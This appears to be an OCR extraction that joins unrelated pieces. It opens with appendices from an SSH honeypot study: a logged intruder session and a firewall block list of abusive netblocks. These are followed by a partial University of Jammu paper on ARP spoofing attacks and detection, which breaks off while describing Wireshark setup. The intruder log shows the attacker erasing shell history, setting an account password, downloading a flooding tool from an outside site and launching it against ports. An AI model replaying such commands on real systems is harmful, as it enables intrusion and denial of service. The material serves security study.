
>>APPENDIX B. Trojan SSH Interactive Session

```
unset HISTFILE
unset WATCH
history -n
w -l
ls -a
cat y
uname -a
cat /etc/hosts
t
clear
ls -a
cd /home
ls -a
last
adduser mon^H^H^H^H
^H^H^H^H^H^H^H^H
^H^H^H^H^H^H^Hcat /
etc/passwd
passwd mysql
abc17861786
abc17861786
history -c
ps x
ps x
w -l
kill -9 6 0 8
w -l
ps -aux
ls -a
cd ..
ls -a
cd ~
ls -a
cd /var/tmp
ls -a
cd /rtm^H^H^Htmp
ls -a
cd /dev/shm
ls -a
cd
 /t^H^H^H^H^H^H^H^H
^HAAAAAAAAAAAAAAAA
AAAAAAA^H^H^H^H^H
^H^H^H^H^H^
Hcd ~
ls -a
cat y
cd /var^H^H^Htmp
ls -a
,^H^H^Hk^H^Hmkdir \
\ /^H..\\
cd \ \\x09
mkdir \ \ ..
cd \ \\x09
ls -a
wget
^H^H^H^H^H^H^H^Hr
tar xzvf r
…
cd ..
ls -a
ps x
rm -rf scan
ls -a
cd ~
ls -a
cd /var/tmp
ls -a
cd ^H^H^H^H^Hcd " /"
ls -a
wget www.freewev^Hbs.
com/loverbody/pula/
flood.zip
ADDDDDDDDDD
^H^H^H^Hhack
unzi\x09 p
rm -rf f\x09^H
perl u\x099 0 0
ADD^H80
ADD^H^H22
ADDAADDDD^H^H^H^
H^H^H^H^H^H^H^H^H
^H^H6
\x03ADDDD^H^H^H^H
^H^H^H^H^H^H^H^H
^H^H8
ls -a
rm -rf m l
history -c
cd `^H~
ls -a
histpry^H^H^H^H^H^H^
H^H^H^Hhistory -c
logout
```

>>APPENDIX C. List of Blocked Netblocks because of Abuse Mail Misconfigurations

These are netblocks that are blocked at the firewall of the SSH Server used for the Host-based SSH Monitoring experiment. These are listed in chronological order of when they were blocked.

- 24.203.249.139 # Guatemalan SSH Scanner (200.6.208.46) 12/4/2008 -- Could not contact ISP or CERT.
- 200.6.208.0/24 # Chinese Netblocks that ssh scan and I can't report
- 61.129.60.16/28 # Shanghai Telecom Corporation EDI Branch
- 61.131.128.0/17 # CHINANET Jiangxi province network
- 116.8.0.0/14 # CHINANET Guangxi province network
- 117.21.0.0/16 # CHINANET Jiangxi province network
- 123.151.32.0/23 # JUNDETONGXIN-LTD, TIANJIN CITY
- 202.106.0.0/16 # China Unicom Beijing province network
- 202.75.208.0/20 # Hangzhou Silk Road Information Technologies Co.,Ltd.
- 210.192.96.0/19 # ChinaNetCenter Ltd.
- 210.21.30.64/26 # Shantou ComTV (Cable TV)
- 210.22.155.0/24 # shanghai city
- 211.154.162.0/24 # Beijing Lanbo SI Ltd.
- 211.99.192.0/21 # Abitcool(China) Inc.
- 218.22.0.0/15 # CHINANET Anhui province network
- 218.75.48.228/30 # Financial Bureau of Deqing County
- 218.80.221.0/25 # shanghai telecommunications technological research institute
- 219.134.242.0/25 # BIG CUSTOMER DEPARTMENT IN COMPANY
- 221.122.4.0/24 # CECT-CHINACOMM COMMUNICATIONS Co.,Ltd.
- 221.6.14.96/28 # Nanjing-AiTaoTianTongYuan-Resident NANJING BRANCH,JIANGSU Province
- 58.22.102.160/27 # CNCGroup FuJian province network
- 194.186.162.0/24 # RU-SOVINTEL-ZR (OAO 'Za rulem')
- 64.157.3.0/24 # CandidHosting Inc (rejected my email address)
- 61.136.128.0/17 # CHINANET Hubei province network (full mailbox) 2010-03-05
- 222.41.213.0/24 # CTSXS Shaanxi Xi'an Subbranch (letters exceed (□□□□□□□□□), □□□□□□[12003], □□□□[5000]) 2010-03-06
- 61.133.208.192/27 # Tian shi-BAR (mailbox unavailable) 2010-03-09
- 200.41.66.64/27 # Impsat USA (Connection refused) 2010-03-12
- 119.96.0.0/13 # CHINANET Hubei province network (Mailbox space not enough) 2010-04-04
- 203.171.16.0/20 # New Generations Telecommunication Corporation (VN) - No abuse address
- 121.8.0.0/13 # CHINANET Guangdong province network (too many mails in the destination mailbox abuse@gddc.com.cn) 2010-05-10
- 82.222.0.0/16 # TELLCOM ILETISIM HIZMETLERI A.S. - massive attack, three days straight, emailed twice, no reply 2010-05-15
- 61.160.0.0/16 # CHINANET jiangsu province network - repeat hit in two days
- 125.88.0.0/13 # CHINANET Guangdong province network (too many mails in the destination mailbox abuse@gddc.com.cn) 2010-05-17
- 95.173.176.0/24 # After three days of attacks, and multiple reports, VH Bilgisayar ve Internet Hizmetleri 2010-06-08
- 89.211.52.72/29 # EZDAN-REAL-ESTATE-17591 (<itm@esdanhotels.com>: Host or domain name not found) 2010-06-10
- 112.133.192.0/18 # RailTel Corporation is an ISP (<pradeep@railtelindia.com>: Host or domain name not found. Name service error for name=railtelindia.com type=MX: Host not found, try again) 2010-06-12
- 60.191.34.144/28 # Vigo Technology(HangZhou) CO.,LTD (<dkhxtb@mail.hz.zj.cn>: host mx.mail.hz.zj.cn[60.191.88.145] said: 550 #2175042 looks like spam mail box is full) 2010-06-20
- 168.61.10.0/24 # MAPS-2 - Mail Abuse Prevention System LLC (<erwinb@west-pub6.mail-abuse.org> (expanded from <ops-staff@mail-abuse.org>): cannot access mailbox /var/mail/erwinb for user erwinb. error writing message: File too large) 2010-06-20
- 221.7.151.208/28 # CNC Group CHINA169 Guangxi Province Network (<gllyj@hotmail.com>: host mx3.hotmail.com[65.54.188.126] said: 550 Requested action not taken: mailbox unavailable (in reply to RCPT TO command)) 2010-06-23
- 200.75.32.0/19 # ETB - Colombia (postmaster@etb.net.co The recipient's mailbox is full and can't accept messages now.) 2010-06-24
- 202.89.116.0/23 # Departemen Komunikasi dan Informasi Republik Indonesia (<abuse@depkominfo.go.id>: host maildev.depkominfo.go.id[202.89.116.5] said: 550 5.1.1 <abuse@depkominfo.go.id>: Recipient address rejected: User unknown in virtual mailbox table (in reply to RCPT TO command)) 2010-06-24
- 114.32.0.0/16 # Chunghwa Telecom Data Communication Business Group (No email address) 2010-06-27
- 196.216.64.0/19 # KE-SWIFTGLOBAL-20050811 (mail transport unavailable) 2010-06-29
- 217.218.110.128/25 # Niroo research institute Iran (Message for <webmaster@nri.ac.ir> would exceed mailbox quota) 2010-06-29
- 124.30.20.112/28 # SAKSOFT LIMITED (India) (Account ipadmin@sifycorp.com locked/overquota 219287311/209715200. sifymail (#5.1.1)) 2010-07-11
- 121.14.195.0/24 # guangzhoushijingkangjisuanjikej (too many mails in the destination mailbox abuse@gddc.com.cn) 2010-09-23



ARP Spoofing Attacks & Methods for Detection and Prevention

Supriya Gupta, Research Scholar, Dept. of Computer Science & IT, University of Jammu

Dr Lalitsen Sharma, Assoc. Prof, Dept. of Computer Science & IT, University of Jammu

Networking today is not limited to one Ethernet or one point-to-point data link. We would want to be able to communicate with a host computer regardless of what type of physical network it is connected to. For example, in larger installations such as University we have a number of separate networks that have to be connected in some way. If we are at the Maths department and want to access a system on the Physics department's LAN from our system, the networking software will not send packets to that system directly because it is not on the same Ethernet. Therefore, it has to rely on the gateway to act as a forwarder. The gateway is a dedicated host that handles incoming and outgoing packets by copying them between the two Ethernets. The gateway then forwards these packets to its peer gateway at the Physics department, using the backbone network, delivering it to the destination machine. This scheme of directing data to a remote host is called *routing*, and packets are often referred to as *datagrams* in this context. To facilitate things, datagram exchange is governed by a single protocol that is independent of the hardware used: IP, or *Internet Protocol*.

The main benefit of IP is that it turns physically dissimilar networks into one apparently homogeneous network. This is called internetworking, and the resulting "meta-network" is called an *internet*. Of course, IP also requires a hardware-independent addressing scheme. This is achieved by assigning each host a unique 32-bit number called the *IP address*. An IP address is usually written as four decimal numbers, one for each 8-bit portion, separated by dots. For example, our system has an IP address 172.18.223.213. This format is also called *dotted decimal notation* and sometimes *dotted quad notation*.

Data transmission on an internetwork is accomplished by sending data at layer three using a network layer address (IP address), but the actual transmission of that data occurs at layer two using a data link layer address called the Media Access Control (MAC) address. A MAC address is used to uniquely identify a node on an Ethernet or local network. MAC addresses are 48 bits in length and are usually written in form of six groups of two hexadecimal digits, separated by hyphens (-) or colons (:) in the following format: MM:MM:MM:SS: SS: SS. MAC addresses are necessary so that the Ethernet protocol can send data back and forth independent of whatever application protocols are used on top of it.


Ethernet builds "frames" of data, consisting of 1500 byte blocks. Each frame has an Ethernet header, containing the MAC address of the source and the destination computer. When an Ethernet frame is constructed, it must be built from an IP packet. However, at the time of construction, Ethernet has no idea what the MAC address of the destination machine is, which it needs to create an Ethernet header. The only information it has available is the destination IP from the packet's header. For the final delivery of any packet destined to some host, there must be a way for the Ethernet protocol to find the MAC address of the destination machine, given a destination IP. This is where ARP, the Address Resolution Protocol, comes in. ARP is used to locate the Ethernet address associated with a desired IP address.

Address Resolution Protocol (ARP) is a required TCP/IP standard defined in RFC 826, "Address Resolution Protocol (ARP)." ARP resolves IP addresses used by TCP/IP-based software to media access control addresses used by LAN hardware. ARP operates by sending out "ARP request" packets. An ARP request asks the question "Is your IP address x.x.x.x? If so, send your MAC back to me." These packets are broadcast to all computers on the LAN. Each computer examines the ARP request, checks if it is currently assigned the specified IP, and sends an ARP reply containing its MAC address. To minimize the number of ARP requests being broadcast, operating systems keep a cache of ARP replies. Before sending a broadcast, the sending computer will check to see if the information is in its ARP cache. If it is then it will complete the Ethernet data packet without an ARP broadcast. To examine the cache on a Windows, UNIX, or Linux computer type "*arp -a*" (*Figure 1*). Each entry in the ARP table is usually kept for a certain timeout period after which it expires and will be added by sending the ARP reply again. When a computer receives an ARP reply, it will update its ARP cache with the new IP/MAC association.

ARP SPOOFING

ARP is a stateless protocol; most operating systems update their cache if a reply is received, regardless of whether they have sent out an actual request. Since no authentication is provided, any host on the network can send forged ARP replies to a target host. By sending forged ARP replies, a target computer could be convinced to send frames destined for computer A to instead go to computer B. When

Figure 1. ARP cache



```
C:\Users\john>arp -a

Interface: 172.18.223.213 --- 0xb
  Internet Address      Physical Address      Type
  172.18.223.17         00-1c-c0-44-4f-15     dynamic
  172.18.224.71         c4-17-fe-db-6f-76     dynamic
  172.18.224.73         00-22-69-88-f6-ac     dynamic
  172.18.224.76         70-f1-a1-9d-2a-16     dynamic
  172.18.224.79         90-4c-e5-4e-e3-02     dynamic
  172.18.225.11         78-e4-00-70-11-e8     dynamic
  172.18.255.255        ff-ff-ff-ff-ff-ff     static
  192.170.1.1           00-0d-ed-6c-f9-ff     dynamic
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  224.0.0.253           01-00-5e-00-00-fd     static
  239.192.152.143       01-00-5e-40-98-8f     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
```


done properly, computer A will have no idea that this redirection took place. The process of updating a target computer's ARP cache with a forged entry is referred to as "poisoning". Commonly, the attacker associates its MAC address with the IP address of another node (such as the default gateway) (*Figure 2*). Any traffic meant for that IP address (default gateway) would be mistakenly sent to the attacker instead. The attacker could then choose to forward the traffic to the actual default gateway or modify the data before forwarding it (man-in-the-middle attack). The attacker could also launch a denial-of-service attack against a victim by associating a nonexistent MAC address to the IP address of the victim's default gateway.

Figure 2. ARP Spoofing





Figure 3. Sniffing



The spoofed ARP responses are sent to the victim periodically and the period between the spoofed responses is much lesser than the ARP cache entry timeout period for the operating system running on the victim host. This will ensure that the victim host would never make an ARP request for the host whose address the attacker is impersonating.

ARP ATTACKS

Sniffing

Sniffing is capturing traffic on all or just parts of the network from a single machine within the network. Address Resolution Protocol (ARP) poisoning can be used to sniff traffic between hosts as shown in fig. below.

The attacker sends a forged gratuitous ARP packet with host B's IP address and the attackers MAC address to host A. The attacker also sends a forged gratuitous ARP packet with host A's IP address and the attackers MAC address to host B. Now, all of host A and host B's traffic will go to the attacker, where it can be sniffed, instead of directly go to each other. Since the malicious user inserts his computer between the communications path of two target computers, this is known as "man-in-the-middle" attack.

MAC Flooding

This is another method of sniffing. This MAC Flooding is an ARP Cache Poisoning technique aimed at network switches. When certain switches are overloaded they often drop into a "hub" mode. In "hub" mode, the switch is too busy to enforce its port security features and just broadcasts all network traffic to every computer in your network. By flooding a switch's ARP table with a ton of spoofed ARP replies, a hacker can overload many vendor's switches and then packet sniff the network while the switch is in "hub" mode.

Broadcasting

Frames can be broadcast to the entire network by setting the destination address to "FF:FF:FF:FF:FF:FF", also known as the broadcast MAC. By loading a network with spoofed ARP replies which set the MAC of the network gateway to the broadcast address, all traffic data will be broadcast, enabling sniffing.

Denial of Service

Updating ARP caches with non-existent MAC addresses will cause frames to be dropped. For instance, a hacker can send an ARP reply associating the network router's IP address with a MAC address that doesn't exist. Then the computers believe that they are sending data to the default gateway, but in reality they're sending packets whose destination is not on the local segment.

Hijacking

Connection hijacking allows an attacker to take control of a connection between two computers, using methods similar to the Man-in-the-middle attack. This transfer of control can result in any type of session being transferred. For example, an attacker could take control of a telnet session after a target computer has logged in to a remote computer as administrator.

METHODOLOGY

The experiment was conducted on the wireless network of University of Jammu. One of the nodes on network with IP address: 172.18.223.213 and MAC address: 00-21-00-59-1E-0F was chosen as attacker. The IP address of the default gateway was 192.170.1.1 and its MAC address was 00-0D-ED-

Figure 4. Configuring Wireshark




Figure 5. Configuring Wireshark





Figure 6. Configuring WinArpAttacker



6C-F9-FF. A particular kind of ARP spoofing attack called SniffLan (*http://www.securityfocus.com/tools/3930*) is examined in this experiment in which fake ARP packets are broadcast to spoof ARP tables of all computers on the LAN in order to associate attacker's MAC address with the IP address of default gateway. As a result any traffic meant for the gateway address would be mistakenly sent to the attacker instead. Sniffing the network activity while the attack is in progress allows an attacker to view all the information and content that the target computer is viewing (i.e. passwords, account information, visited sites, etc.).

A) The first step is to activate a sniffer program on attacker's machine to capture all the traffic directed to it so that the content of the packets received can later be examined. We have used an open source packet analyzer, Wireshark Version 1.2.8, for this purpose. Wireshark captures network packets and tries to display that packet data as detailed as possible. It can capture traffic from many different network media types including wireless LAN as well depending on settings. The Wireshark was installed on the node chosen as attacker (172.18.223.213). Let it be machine A.

Installing Wireshark

The following are the steps to install Wireshark:

1) Download the Wireshark installer package from *http://www.wireshark.org/download.html*.
2) On the choose components page choose the components to be installed.
3) On the install Winpcap page install Winpcap if it is not already installed.
4) Click on install to install the Wireshark.

Setting up Wireshark to capture packets

The following steps are used to start capturing packets with Wireshark:

